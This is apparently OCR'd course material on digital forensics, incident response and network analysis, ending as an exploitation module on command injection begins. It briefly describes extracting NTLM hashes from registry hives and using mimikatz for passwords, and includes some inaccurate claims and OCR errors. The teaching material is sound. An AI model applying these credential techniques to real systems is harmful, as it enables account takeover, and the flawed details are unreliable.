Hashing is a method used to determine whether a file has been altered. It is achieved by creating and comparing cryptographic keys; a sequence of letters and numbers generated when a file is analysed by a hashing algorithm, verifying the integrity of a file. The most common hash is known as "Message Digest Version 5" or "MD5".

MD5

This is a unique 128-bit value generated by a hash algorithm and is represented by a 32-hexadecimal digit sequence.

SHA-256

SHA-256 uses 256-bits compared to 128 used for MD5. This increases the different letter/number combinations that can be generated.

More detailed descriptions for hashing techniques can be found in the Encryption modules of this course.

Hash Collisions and Forensics

There has been research published for a number of years now referring to MD5 (and other algorithms) being "broken", as it is possible to generate collisions. This is the process whereby two different pieces of data can be calculated to have the same hash value.

This research does not change the forensic process and does not mean that we are required to use more complex algorithms.

When a disk image is taken, it is normal to record both an SHA-1 and MD5 hash values. Even if it were possible to create a collision on a hash that you did not create/generate, the second hash would be different, showing that tampering had occurred.

With hashes of individual files, these are not used as defining evidence. For example, a photograph of a bus and a photograph of a tree could be manipulated into having the same hash value (this is a massive over-simplification for the purpose of this example). However, a visual inspection immediately shows that one is a bus and one is a tree. This

makes the hash value a moot point, and even potentially shows that someone has intentionally attempted to change evidence prior to being investigated.

Incident Response

Incident response, in most circumstances, goes hand in hand with forensics. It is directly related to forensic analysis, however there are some differences. For example, incident responders appear on the front line and are often the first line of defence in most organisations. They respond to and identify threats quickly in order to ultimately minimise the effect of the attack, contain the damage, and identify and remediate the root cause of the incident; whereas forensic analysis traditionally happens post incident.

There are many different incident response plans. For this module we will concentrate on what has become the de facto methodology. There are six stages in this plan and each is integral to incident response and incident handling. Forensic analysis often fits into a few of these stages.

Preparation

The aim of this stage is to prepare the business, as well as the incident responders/handlers that are on hand to tackle incidents. At this stage it is important to focus on people, policy, communications and most importantly documentation, emphasising the importance of thorough note taking, as mentioned in previous modules.

This stage will also allow for testing of the incident response plan. With practice, people will know what they are expected to do before the real incident occurs.

Identification

Here we concentrate all of our efforts on identifying the scope of the incident: how many machines have been infected, do we have a 'patient zero'? Incident responders typically use this stage for analysing logs and security events, while making sure they maintain a chain of custody.

It is important that this stage is completed to the best of the team's ability before moving onto subsequent stages. If you do not know how the attacker compromised the environment, how do you hope to stop re-infection?

This stage will require the most intense level of forensic work, including taking live captures and analysing systems without tipping off the attacker.

Containment

This stage is all about 'stopping the bleeding'. The attack has now been identified, so it is time to stop the attacker from progressing any deeper into the target systems. This may be a case of changing permissions on critical systems, or it may be logically separating the infected machines from the rest of the network.

Installing monitoring systems that are specifically tailored to this attack would also be done at this stage. If you know the user account, or malware signature the attacker is using, you can watch for that on other systems to let you know if the attacker is attempting to escape your net.

Eradication

This stage is about applying patches, closing back doors, disabling accounts and ultimately kicking the attacker out of your systems. It is in this stage that actions take place, such as black holing IP addresses, removing malware and restoring infected machines to previous backups.

Once all of the tasks in this phase are complete, it is important to pause and allow time for the monitoring team to see if the attacker has re-entered the environment. More advanced teams will leave a user account, or a system, in place as a honeypot. The idea is that the attacker will use this honeypot thinking it has been missed, whereas in reality the account, or system, no longer has the ability to cause any damage.

Recovery

This stage is focused on returning the systems to full production specifications. This will also include more widespread actions, such as a mass password reset for every account on the network, including all automated or system accounts, and pushing out all patches that were not directly related to the incident and reviewing access systems, such as firewalls, for weaknesses.

Lessons Learned

Finally, it is time to look at what happened. The business as a whole needs to review the entire attack from start to finish, in order to figure out what went wrong in the first place and how to stop it from happening again. This will also include a detailed report, whether that be paper based or a presentation, to show how the teams dealt with the incident and what lessons they have taken on board for the future.

This is the time to look closely at policies that are in place, from passwords to patching; all will need to be scrutinised.

Conclusion

All of these stages form an incident response process and show how a team may have to handle an incident. It is the job of the security team to investigate events that can then be escalated to the category of incident. This would flag that event as being more significant and requiring additional investigation. Forensic analysis of these events have to take place after the compromise has happened. It is therefore important that through

the IR process, steps are taken to maintain a chain of custody, in order for forensic analysis to be effective.

Forensics: In Detail

James Lyne talks in detail about the importance and practices of forensics work in cyber security.

Applied Forensics

James Lyne shares some real-world examples of the application of forensics in cyber security.

Red Team

Offensive; attacking networks and testing security controls, finding vulnerabilities in web apps and/or software. Used in terms of job roles, for example penetration testers are termed 'red team'. From a red team perspective, this usually means more offensive operations.

Blue Team

Defensive; responsible for setting up secure network infrastructure, monitoring this infrastructure and responding to attacks. Main roles include SOC roles, forensics etc., and working with SIEMs (Security Information and Event Management). Responsible for researching threat intelligence and applying this intelligence (typically indicators of compromise) to their networks via rules in SIEMs and other rule based devices such as IDS/IPS.

However, there is now the idea of a new approach to both of these teams, called a 'purple team'.

Purple Team

The purple team represents a new, more joint approach: a combination of both blue and red teams sitting in the middle. More often than not, red teams that are responsible for vulnerability assessments and pen tests are usually separate from the blue team practitioners that are defending their networks. This limits the effectiveness of both teams, the potential for collaborating, the enhancement of their security controls and their ability to maximise their organisation's cyber capabilities. The aim of a purple team is to establish greater communication channels between both teams, in order to foster a more collaborative culture, promoting cyber security improvement.

Forensics 2

Learning Objectives

After completing this module, you should be able to:

- Capture and investigate network data
- Recover deleted files from a file system

Module Content

This module will cover the absolute basics of digital forensics. We will be covering the following components:

- Memory captures
- Memory forensics and advanced memory forensics
- Wireshark tcpdump and packets
- File headers and hex
- Disk forensics and file system forensics
- Disk captures
- Deleted files
- Email forensics
- Windows registry and prefetch
- Forensic tools
- Anti forensics

File System Forensics

Disk Forensics is the science of extracting information from hard disk images. After acquisition using tools referenced later in this module, you will be presented with an image file, which is typically in a compressed format such as EnCase's E01 files. This file is produced when imaging a hard drive and is the most common image format produced during acquisition. Another common disk image format would be a raw image captured referred to as a 'dd' image (due to the tool used to collect it). While EnCase may have created the E01 format, it is commonly used due to its ability to compress data and store metadata without affecting the original evidence.

It is useful to note that, technically, this should be referred to as the E0 format, as the 1 is interchangeable should the evidence be split into many files (E02, E03 etc). However, the industry has settled on the de facto E01 name.

There are various parts of the file system that can prove useful for forensic investigations, once the image file has been mounted, from recent document locations, the recycle bin and prefetch to things as simple as hiding data in different partitions on the disk.

There are many different kinds of file systems, each one structured differently. They can span across different storage devices that use different kinds of media. The most common today being the hard disk drive (HDD).

Examples of disk file systems include FAT(12/16/32), NTFS, HFS, ext2/3/4, and UNIX. File systems such as FAT (File Allocation Table) and UNIX store directory information as a simple fiat file. This is different to NTFS, as NTFS provides indexing and efficient storage of large data for fast lookups.

File System Forensics

File System Forensics is an extremely broad subject within the world of forensics. It encompasses things such as digital evidence, which is stored within a computer's file system, and areas of investigation within that file system that can be particularly valuable to forensic investigators. In order to be able to extract relevant information from the file system, it is first important to understand how file systems work on a basic level.

A file system, in terms of computers, can be described as the way files are named, stored and retrieved. It almost works like a database or an index, whereby every single piece of data on the storage device has its own specific location, which is then recorded. This data is organised into folders called directories, and these directories contain further folders and files.

File systems also make use of metadata. This is incredibly important to forensics, as it documents the date the file was created and modified, which could be of evidential value if needed in court.

Commonly Used File Systems

NTFS File System

NTFS (NT File System, sometimes referred to as New Technology File System) is the proprietary system developed by Microsoft, and is the file system that the modern Windows operating system uses for storing and retrieving files on the hard disk. Forensic investigators can take advantage of NTFS in order to identify files that once existed in a given directory. Master File Table (MFT) entries in NTFS provide a wealth of information and are not completely removed when file deletion occurs; these files in some cases can be retrieved and investigated. NTFS directory index entries utilise a $FILE_NAME attribute to store information within the index, providing information about the file such as full file name, creation and modification time, access time, MFT change time, file size and its parent directory. So, you can imagine the wealth of information that is stored, relating to files.

NTFS was developed as it provided folders and file security, and larger files and partition sizes than those of the FAT file system. This file system is useful for forensic investigators, as the Master File Table resides within NTFS. Here data is stored with information on every file and directory on the system. This can be an incredibly useful area for investigation when carving and extracting files from memory captures.

FAT File System

File Allocation Table or FAT is a file system used by operating systems for locating files on a disk. Files can become scattered around and divided into different sections. FAT system keeps track of all parts of that file and has existed since the invention of personal computers. Unlike NTFS however, FAT offers no folder and local security.

FAT32 is a more advanced version and is used on drives up to 2TB. FAT32 is said to be more storage efficient in comparison with its predecessor, and ultimately provides better use of disk space.

EXT File System

Extended File Systems (EXT) (EXT2) (EXT3) are implemented on Linux. EXT file systems are old and used to pioneer Linux systems. The most widely used Linux file system is EXT2.

It is vitally important to understand the basics of the file system. Throughout the whole process, from acquisition (creating disk images and memory dumps), to validation (hashing) and extraction (retrieving data from acquired medium for forensic investigation), there are parts of file systems that provide a treasure trove of useful information.

Disk Capture

The next step in a forensic investigation is to capture the disk in a forensically sound manner. The first action is to discover if the hard disk is encrypted with full disk encryption. Full disk encryption is where the data is encrypted on the drive when the computer is at rest, but when the computer is on the data is decrypted.

If the computer is on, you can use a tool such as Magnet's Encrypted Disk Detector to determine if the disk has full disk encryption enabled on it.**This is important if the disk is encrypted: do not turn the computer off.** An encrypted disk must be imaged while the computer is on. This is known as taking a live capture. You can do that with something like AccessData's FTK Imager.

If the computer is on but the disk is not encrypted, then you should pull the plug on the computer (not a regular shutdown, just turn it off from the mains) and then remove the hard drive. The hard drive should be connected to a write blocker, which is a piece of hardware that makes it possible to read from a drive but not write to it. This ensures the integrity of the evidence. The write blocker, with the drive connected, is then connected to the analyst's computer and the drive is captured. Again, you can use FTK Imager for this.

FTK Imager and other forensic capture tools will hash the disk image that was produced. Note down this hash both in the notebook (print it to avoid making a mistake and glue or tape it in the notebook), on the evidence bag and also in a text file that stays with the disk image. This is in case the evidence is ever in doubt. The disk could be captured again and hashed to determine if any changes were made during the investigation. Of course, if a live capture had to be taken as a result of full disk encryption then the results will not be repeatable either way.

Deleted Files

Usually the first step in a forensic investigation is to retrieve and index all the files on the file system. This includes deleted files that have not been overwritten and remain on the disk. The process can take a long time to complete, but most forensic analysis software will do the search automatically, building a searchable database with keywords that can be used to find files of different types.

It's amazing what kinds of information can be found just from the file system, such as years old MSN and Yahoo Messenger chat logs, full browser history and so on.

There are ways to securely delete a file, by forcing the operating system to write over the data, even after it is marked as deleted. However, this doesn't always work on SSD drives. This is because SSD drives have a feature known as 'wear levelling', which constantly moves files around to prevent certain sections of the disk from wearing out through overuse. This means that even if you try to overwrite a file, it may be automatically moved by the disk controller before it can be overwritten. The only way to truly securely delete from an SSD drive is to destroy the drive altogether.

Email Forensics

Email forensics and analysis is used to study the source and content of email messages as evidence. It is used to help identify the actual sender/date and time, subject and so on. There's a whole host of ways in which this can be performed, for example investigating metadata, listing protocols and ports used and keyword searching. We can also utilise techniques described in memory forensics to use Volatility to extract .pst files out of memory.

PST Files

PST (Personal Storage Table) files are personal folder files in Microsoft Outlook. They store information such as calendar events, copies of messages, notes and other items. Once extracted from memory, there are tools such as pffexport that can be used to browse the PST and discover various useful pieces of information, including sender addresses, subjects and attachments.

Base 64

Base64 is a group of binary to text encoding systems that represent binary data in ASCII format. Each Base64 digit represents 6 bits of data; three 8 bit bytes can therefore be represented by four 6 bit Base64 digits. Cleartext (ASCII) used in emails is often encoded into Base64 in order to be safely transferred to its desired location. The encoded ASCII is represented as a byte sequence of 8 bit padded ASCII characters, encoded in MIME's Base64. If you were to receive a packet capture containing emails, they will more than likely be encoded with Base64. These can be decoded and plain text can be seen using tools such as CyberChef, a tool developed by GCHQ.

With cyber criminals increasingly using techniques such as phishing emails, spam etc., the ability to investigate the source and content of an email, and present it in a valuable way for evidence, is extremely important in the world of forensics.

Registry

The Windows Registry contains a whole host of useful information for forensic analysis. It is the main collection of configuration settings and databases within the Microsoft Windows operating system. In order to access the Windows Registry, the command `regedit` can be typed into the run/search window, and from there you will be presented with the registry.

Each node within the hierarchical tree is called a key Each key has a set of subkeys, which in turn can have subkeys of their own or values to those keys. The terminology is confusing, however due to the requirement for backwards compatibility, Microsoft have said that the naming will remain the same.

When the registry editor is opened, you are presented with a hierarchical list of keys. The root level keys are listed:

HKCR (HKEY_CLASSES_ROOT) - Information stored here ensures that the correct program opens up when it is executed.

HKCU (HKEY_CURRENT_USER) - Stores configuration about the current user for in Windows such as subkeys and contents for AppEvents, Keyboard layout, Printers, network and other settings.

HKLM (HKEY_LOCAL_MACHINE) - This key contains hardware specific information that the operating system runs on, and the settings for Windows and the software installed on the computer. These settings are loaded into memory each time the operating system starts.

HKU (HKEY_USERS) - This key contains user-specific configuration information for all currently active users on the computer.

Within these keys are subkeys, which can be used for analysis.

For example, within the HKLM structure there is a SOFTWARE subkey. This key contains information such as what programs run on startup (MRU lists) and what time they run. This could be useful when examining computers that have malicious applications installed on them.

Another example can be seen in HKLM where the SAM and SYSTEM registry keys are referenced. These can be used together to obtain NTLM password hashes, which can be cracked in order to gain cleartext passwords to user accounts.

There are many investigations that can utilise the registry!

Hives

As previously mentioned, there is some confusion around terminology. When looking at the registry using the built-in Windows Registry Editor, you will be presented with the

registry in a way that Microsoft has deemed logical. This does not mean that it directly represents what you will find when carrying out a forensic image.

There are five hives stored on a Windows system. These are:

- SAM
- SECURITY
- SYSTEM
- SOFTWARE
- DEFAULT

We will not be covering what each hive does in this course. Instead, be aware that the location of a key, subkey or value may be different when looking at the hives from a forensic perspective.

Prefetch

Prefetch is also another common area of investigation for forensics. It is a feature introduced in Windows XP that stores specific data about the applications you run, in order to help them start faster. Windows requests data that isn't stored in the disk cache and stores that data on the hard disk for easy retrieval.

Superfetch is a feature of the Prefetch algorithm. It attempts to determine which applications you will launch and loads up the necessary files and data into memory.

Prefetch artefacts are located in %Windows%\Prefetch, which shows a list of applications that have been started. This is incredibly useful for forensic investigators, as it contains the name of the application along with an eight character hash of the location from which the application was run. Prefetch data also contains timestamps and metadata, such as run count and files and directories used during the application's start up. This enables investigators to spot any anomalous or malicious looking programs that have been run, which could be linked to their investigation and used as supporting evidence.

It may be possible to see Prefetch disabled on a machine. This is typically the case if an SSD is present. In Windows 8 this was a yes/no option. If an SSD was present then Prefetch was off. In later version of Windows, this was changed so that the system could calculate the performance of the SSD before deciding if Prefetch was needed.

Forensic Tools

There are a vast amount of tools available to improve and aid in forensic investigations. The below is just a selection of some of these tools.

We will only be covering free, or open source tools in this module. Any reference to a commercial entity should not be seen as an endorsement or recommendation of that tool, but simply an acknowledgment that it is a well known tool for the task we are describing.

Volatility

Volatility is a tool used for advanced investigations in memory forensics. It has a large number of plugins available that offer investigators the ability to carry out tasks or activities on a memory image. This can include carving files, retrieving passwords, listing processes and parsing artifacts such as the MFT (Master File Table). Volatility is a free and open source project that is constantly being updated and is considered the de facto standard for memory forensics.

Other tools for memory forensics include: FireEye Redline, Google GRR, and Rekall.

FTK Imager

FTK Imager is a standalone program that is owned by Access Data. They allow free use of the tool and it can be used to capture forensic images of hard drives. If set to capture in E01 format, the program automatically calculates the hash value, compresses the file, splits the file into sizes of your choosing and confirms the integrity of the data before completing the image process. The image files created can also be saved in various formats such as Raw, SMART, AFF or more commonly the previously mentioned E01; also known as Expert Witness Format. By using an image that conforms to an agreed standard, it is possible to carry out an investigation on other vendor software platforms without altering the captured data.

From the other formats listed, AFF is now deprecated, SMART is a proprietary technology owned by ASR and Raw (or dd) is a simple 1:1 bit copy of the drive with no additional metadata, such as the hash values.

Other tools for disk acquisition and analysis are: EnCase, FTK Enterprise, XWays, and many more.

TSK/Autopsy

TSK (The Sleuth Kit) and Autopsy are both open source digital forensic tools that hold great value to forensic investigations. While TSK is a CLI, Autopsy is a graphical interface, and used together they can analyse Windows and Unix disks and file systems. They offer

the capability of evidence search techniques, such as meta data analysis, keyword searches, timelines and hash databases. They also allow investigators to manage their cases with an in-built case management system, which documents things such as file and image integrity, creates audit logs for the case and can even be used to create notes per investigation. The case file can then be generated as an ASCII report.

Other automated parsing tools are: Magnet IEF, Magnet Axiom.

Anti Forensics

With new techniques regularly emerging that aim to improve forensic methods, it is not surprising that cyber criminals are getting wise to the fact they need to improve and modify their operational security (OpSec) in order to avoid being caught.

One example of this can be seen in the behaviours of NotPetya ransomware, discovered in 2017.

NotPetya is part of the Petya family of encrypting ransomware that targets Microsoft Windows based systems. At a basic level, NotPetya combines ransomware with the ability to spread itself across the network. Using exploits such as EternalBlue to exploit CVE-2017-0144 vulnerabilities in SMB, they ultimately seek to modify the MBR and encrypt the MFT.

What makes NotPetya interesting in terms of forensics is its ability to 'cover its tracks'. Immediately after NotPetya is seen to execute, it appears to load itself into memory, deleting itself from the disk. Before deletion it zeros out the file contents on the disk, making it near impossible to recover any artefacts of the malware via disk forensics. Again, when it is seen to drop credential theft modules, it zeros out the memory buffer, and once those files take place it zeros out its file content before deleting from the disk. The malware even goes as far as executing commands that ensure setup, system, security and application logs get cleared out, creating real issues for forensic investigators dealing with incidents like this!

We can also see this at a much less sophisticated level with the use of 'evidence elimination' tools, such as the aptly named Evidence Eliminator. These files will go through a system deleting a lot of the artefacts we have covered throughout this module, including prefetch, recent documents, browser history, thumbnail cache, recycle bin, alternate data streams and even overwriting unallocated space on the disk.

Having this software installed, without a defensible reason, can be an indicator that the person you are investigating is smarter than your average user, and you may need to carry out a more thorough and focused investigation.

If this was a case for court, the existence of this software would in itself be evidence that a person may be trying to hide something.

As red gets better... so must blue!

Forensics 3

Learning Objectives

After completing this module, you should be able to:

- Understand memory image captures
- Capture and investigate network data
- Look at file headers and how they are represented

Module Content

This module will continue the learning process of digital forensics.

We will be covering the following components:

- Memory Captures
- Memory Forensics and Advanced Memory Forensics
- Network Forensics, Wireshark tcpdump and Packets
- Network Forensics, File Headers and Hex

Memory Forensics

Memory forensics refers to the analysis of volatile memory captures taken from systems of interest. Several tools can be used to capture memory for investigation. It is useful in cases where breaches have occurred, and the victim system has been left in a running state. This allows for a more in-depth investigation of attacks and can provide details of artefacts that are never written to disk.

Once a memory capture has been acquired, forensic investigators can then use this to investigate and identify malicious behaviours and activities that do not leave detectable tracks on a hard drive.

During memory analysis, the computer's RAM (memory) is examined to retrieve forensic information. There are several tools that can be used to aid in memory analysis; most notably is a tool called Volatility.

Throughout this module you will learn about memory captures and how to take them correctly, while maintaining their integrity and ensuring that correct processes and procedures are being adhered to, in order to maintain a chain of custody. You will also be introduced to Volatility and its uses in advanced memory forensics.

Memory Captures

If the target device has not been powered off, then a memory acquisition should be carried out as a priority task. A memory capture will be a copy of everything that has been written to RAM since the last power cycle. It is possible to find evidence of previously written data in RAM, in a similar way to unallocated space on a drive. It's necessary for the analyst to run the capture software on the machine itself. Provided that this is fully documented and justified, it will not have a negative impact to any legal proceedings.

The process of capturing volatile data is a relatively new concept. The value gained by this process is now being recognised across the security industry and in law enforcement. A capture of memory can provide everything that is, and occasionally was, running on the victim system. Examples of this would be the ability to see running processes, child processes and orphaned processes, which can be extremely helpful for identifying any malware on the system. The Windows Registry is also loaded into memory, which gives the ability to gain access to data even if the disk was not captured. Files that were opened from an encrypted source can also be visible in memory in their unencrypted state.

All told, a memory capture is an incredibly useful piece of evidence to have. It's unfortunate that for a long time analysts have been trained to pull the plug on a computer as a first step before removing the hard disk and copying it. Once the computer is powered off, the volatile data is lost, so there is only one opportunity to capture memory.

The tools you need to take a forensic memory capture depend on the target system. For Windows, there is a selection of commercial and open source tools that can do the job well. The most important thing to do before using a tool in an investigation is to prove to yourself that it works. This could be as simple as taking a capture of a test system and validating that you can see things you know are there. For example, when a new variant of Windows is released it is possible that new anti-malware protections stop, or hinder, the acquisition of memory. The most important aspects when considering a forensic tool are reliability and repeatability (the ability to perform the same operation on the evidence more than once and get the same result).

Advanced Memory Forensics with Volatility

Volatility is one of the most widely used memory forensics tools. It is commonly used in both incident response and forensics. It is used to analyse memory dumps from 32-bit and 64-bit systems on Linux, Windows, Mac and Android systems. It can analyse virtual memory dumps, virtual box dumps, raw dumps, crash dumps and many more. It provides more advanced memory forensic capabilities, such as investigating running processes and carving data out of memory, parsing MFT's enabling examiners to extract files from within it. It can also be used with more offensive Python modules, such as `mimikatz`, in order to glean cleartext passwords from memory, and even for extracting files stored in memory (such as .pst files) from a memory dump.

Useful Volatility commands:

`imageinfo` - `vol.py` or `volatility -f memdump.mem imageinfo`


This shows the recommended OS Volatility has identified.

```
forensic@ubuntu:~/Desktop$ volatility -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    :  Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                AS Layer2 : FileAddressSpace (/home/forensic/Desktop/memdump.mem)
                 PAE type : No PAE
                      DTB : 0x187000L
                     KDBG : 0xf80002a0c0a8L
     Number of Processors : 1
   Image Type (Service Pack) : 1
              KPCR for CPU 0 : 0xfffff80002a0dd00L
          KUSER_SHARED_DATA : 0xfffff78000000000L
        Image date and time : 2018-09-25 11:07:37 UTC+0000
  Image local date and time : 2018-09-25 12:07:37 +0100
forensic@ubuntu:~/Desktop$
```

`--profile=`

This is where you set the profile discovered in imageinfo and append different commands to the end of the command, example syntax `volatility -f image --profile=Win10x64 pslist`. An incorrect profile selection will produce empty results when used with other modules such as `pslist`.

```
forensic@ubuntu:~/Desktop$ volatility -f memdump.mem --profile=Win7SP1x64 pslist
```



`pslist` - Shows a high-level view of running processes.

`psscan` - Scans memory for EPROCESS blocks.

`pstree` - Displays parent-process relationships.

`filescan` - Scans memory for FILE_OBJECT handles.

`dumpfiles` - Extracts FILE_OBJECTS from memory.

Volatility is intended to aid in investigations and to introduce people to the techniques required to extract digital artefacts from volatile memory dumps. It does not, however, currently have acquisition capabilities and other tools are required in order to first acquire these memory dumps for investigation.

Network Forensics

Network Forensics can be described as the forensic investigation of network traffic and data captured in transit between devices. This technique aims to provide investigators with insight into the source and characteristics of an attack. It is the capture, recording and analysis of network events by various means, in order to discover the information related to the attack in question. This network traffic data can be collected from a host of devices, such as IDS/IPS, switches, network TAPs or firewalls. This discovery and retrieval of potentially critical evidential material relies on a sound knowledge of common application and network protocols. For example:

- Data link and physical layer (ethernet)
- Transport and network layer (TCP/IP)
- File transfer protocols such as Server Message Block (SMB) and Network File System (NFS)
- Web protocols such as HTTP and HTTPS
- Email protocols such as Simple Mail Transfer Protocol (SMTP)

The above protocols are covered in depth in various networking modules within Foundations and therefore will not be re-covered in depth here. Knowledge of these protocols is important to analysts and investigators, as they are required to have a good understanding of what 'normal' looks like. Anomalies within network traffic then become easier to spot. In order to analyse this evidential data, forensic investigators typically focus on a multitude of areas, for example: NetFlow full packet capture and log files.

NetFlow is the de facto term used to describe capturing meta-data from network traffic. NetFlow itself is a Cisco technology; other variants by different vendors are available. NetFlow was designed to help engineers find connectivity issues. Security professionals realised that it could also be used to baseline network activity and carry out trend analysis. The benefit of NetFlow to full packet capture is that on a normal network the storage requirements would be lower, and it can be enabled on already existing network infrastructure.

Full packet capture is advantageous, however not routinely deployed in most organisations due to storage requirements. It allows analysts to gain the full picture of the network traffic, enabling them to analyse this data more accurately and draw conclusions. Data from full packet captures can be examined using tools such as Wireshark and tcpdump.

Log files gained from routers, proxy servers, web servers, IDS/IPS devices etc. are another way of further investigating useful information related to the specific incident and the activity on the network. This log data can be manually parsed, however most organisations now present them in Security Incident and Event Management Systems or SIEMS. This gives analysts even more options when dealing with log files, as custom rules can be created to focus on specific network activity, improving the overall value of the investigation.

Wireshark, tcpdump and Packets

As previously mentioned, within the subject of Network Forensics, data is transmitted from various devices across the network in packets. These packets can be captured and analysed in several different ways, however we will be focusing on two main tools: Wireshark and tcpdump. Having the ability to capture and analyse these packets is an integral part of investigating suspicious traffic and events, potentially fiagged up by other security devices.

Wireshark

Wireshark is a network packet analyser, and it can be used to troubleshoot and analyse network traffic. This information can then be used to evaluate security events and aid in forensic investigations, along with generic infrastructure troubleshooting.

Wireshark enables you tosniffpackets going across the network (which are visible to your computer) and save the packets into a file known as a 'packet capture' or, as it is more commonly referred to, a 'pcap'. Wireshark has a graphical user interface that can let you examine a packet capture in a visual manner. This makes analysis of packet captures much easier than it would otherwise be.

Here are some useful Wireshark filters:

ip.addr - Lists packets with IP address of specified value

ip.dst - Lists packets with destination IP address of specified value

ip.src - Lists packets with source address IP of specified value

tcp.port - Lists packets with TCP ports of specified value

udp.port - Lists packets with UDP ports of specified value

http.request - Filters all HTTP GET and POST requests

http.response - Shows the responses to the HTTP requests, including the response codes

dns - Sets a filter to display all packets that contain DNS data

tcp contains - Displays all TCP packets that contain a string matching whatever is defined as

tcpdump

Tcpdump is similar to Wireshark, as it can be used to sniff packets going across the network (which are visible to your computer) and save the packets into a file usually known as a 'packet capture'. Tcpdump is a command line tool with no graphical user interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network that the computer is attached to. Along with printing contents of network packets, it also reads packets from a network interface card or from a previously created packet file. Tcpdump writes packets to a standard output or file. There are many common uses for tcpdump: below are some useful commands.

`tcpdump -i eth0` - This allows you to investigate what is being transmitted to the interface you specify

`tcpdump host 10.10.10.10` - This command captures packets where the host is 10.10.10.10

`tcpdump src 1.1.1.1` - This command captures from source IP 1.1.1.1

`tcpdump dst 1.1.1.1` - This command captures traffic with a destination IP 1.1.1.1

`tcpdump net 1.2.3.0/24` - This command lets you capture packets going to or from a particular network/subnet

`tcpdump -c 1 -X icmp` - Allows you to capture packet contents with Hex output

`tcpdump port 389` - Shows you specific port traffic, use tcpdump src port and dst port to be more granular

`tcpdump icmp` - Or similar will find traffic relating to specific protocols such as TCP, UDP and so on

```
forensic@ubuntu:~$ sudo tcpdump - i ens33
tcpdump: verbose output suppressed, use -V or -VV for full protocol decode
listening on ens33, Link-type EN10MB (Ethernet), capture size 262144 bytes
03:21:52.164290 ARP, Request who-has gateway tell ubuntu, length 28
03:21:52.164963 IP ubuntu.57830 > cachei.service.virginmedia.net.domain: 53733+[1au]
PTR? 1.0.168.192.in-addr.arpa. (53)
332155.166253 ARP, Reply _gateway is-at 40:0d:10:b9:57:C8 (out Unknown), length 46
```

```
03:21:52.179074 IP cachel.service.virginmedia.net.domain > ubuntu.57830 53733 NXDomain
0/0/1 (53)
03:21:52.179136 IP ubuntu.57830 >cachel.service.virginmedia.net.domain: 53733+PTR?
1.0.168.192.in-addr.arpa. (42)
03:21:52.194179 IPcachel.service.virginmedia.net.domain> ubuntu.57830 53733 NXDomain
0/0/0 (42)
03:21:52.194447 IP ubuntu.53417 > cachei.service.virginmedia.net.domain: 14220+[1au]
PTR? 21.0.168.192.in-addr.arpa. (54)
03:21:53.188496 IP ubuntu.34672 > server-54-192-1-34.1hr5.r.cloudfront.net.http
S: Flags [.], ack 323361942, win 4232, options [nop,nop,Ts val 208332105 ecr
1285212641].length 0
```

Both tools are integral within the field of Network Forensics, in not only capturing but also analysing traffic that could potentially provide evidential value in forensic investigations.

Files

What is a file? A file is a collection of data structured in a way that allows for it to be opened in a relevant application. Each file is interpreted differently depending on the program used to read it. To a computer, the file is just a series of 0s and 1s. Viewing a file as the 0s and 1s would make it much too long however, so we encode them into hex and can then view it with a hex editor, such as 'Bless'. We can learn a lot from looking at the raw hex of a file. One of the things we can find information on is the file header.

File Headers

Since a file is just a series of 0s and 1s, you need to open the right file with the right program to get something meaningful. Let's look at how the operating system knows which application to launch when a file is opened.

In Windows, the file extension makes a big difference. When a new application is installed, it tells the operating system which file extension it is able to open. The user has the ability to change this manually if two applications are installed that deal with the same extension. If you open file.txt it knows to open it in a text editor.

Linux works in a slightly different way. Linux doesn't focus as much on the file extension; instead, it focuses on the file header, casually known as the 'magic bytes' of a file. If you were to open the Bless hex editor and open a zip file, you would see that the first few bytes of the file will always be one of three things: 50 4B 03 04 if the zip file is a normal zip file with something in it; 50 4B 05 06 if the zip file is empty; or 50 4B 07 08 if the zip file has been split into multiple parts. This is the file header and it tells the computer what format the rest of the file data will be in. There are too many file headers to list here but if you follow this link, you will see a handy list: https://en.wikipedia.org/wiki/List_of_file_signatures. We can make use of Linux's ability to know which files are which based on the file header with the 'file' command. Here's the usage:`$ file <filename>`. This will tell you what the file header has been interpreted as.

Exploitation 1

Learning Objectives

After completing this module, you should be able to:

- Identify command injection flaws in web applications and exploit them.
- Identify cross-site scripting flaws in web applications and exploit them.
- Identify file inclusion flaws in web applications and exploit them.
- Identify SQL injection flaws in web applications.
- Mitigate the above flaws in a web application.

Module Content

This module will cover exploiting web applications.

We will be covering the following components:

- Command Injection - Identification
- Command Injection - Exploitation
- Command Injection - Mitigation
- Cross-Site Scripting - Identification
- Cross-Site Scripting - Exploitation
- Cross-Site Scripting - Mitigation
- File Inclusion - Identification
- File Inclusion - Exploitation
- File Inclusion - Mitigation
- SQL Injection - Identification
- SQL Injection - Mitigation

Command Injection

Red Team

Identification

A command injection flaw in a web application takes advantage of the manner in which web applications process user input and pass it to the command line to perform a task.

In our first example, we created a simple website that uses the 'ls' command to browse the files and folders on the web server.

File System Browser

Data: . Submit Query

Directory Listing:

We can enter a folder name to look inside and submit, and we'll get a list of the files and folders in that directory:

File System Browser

Data: . Submit Query

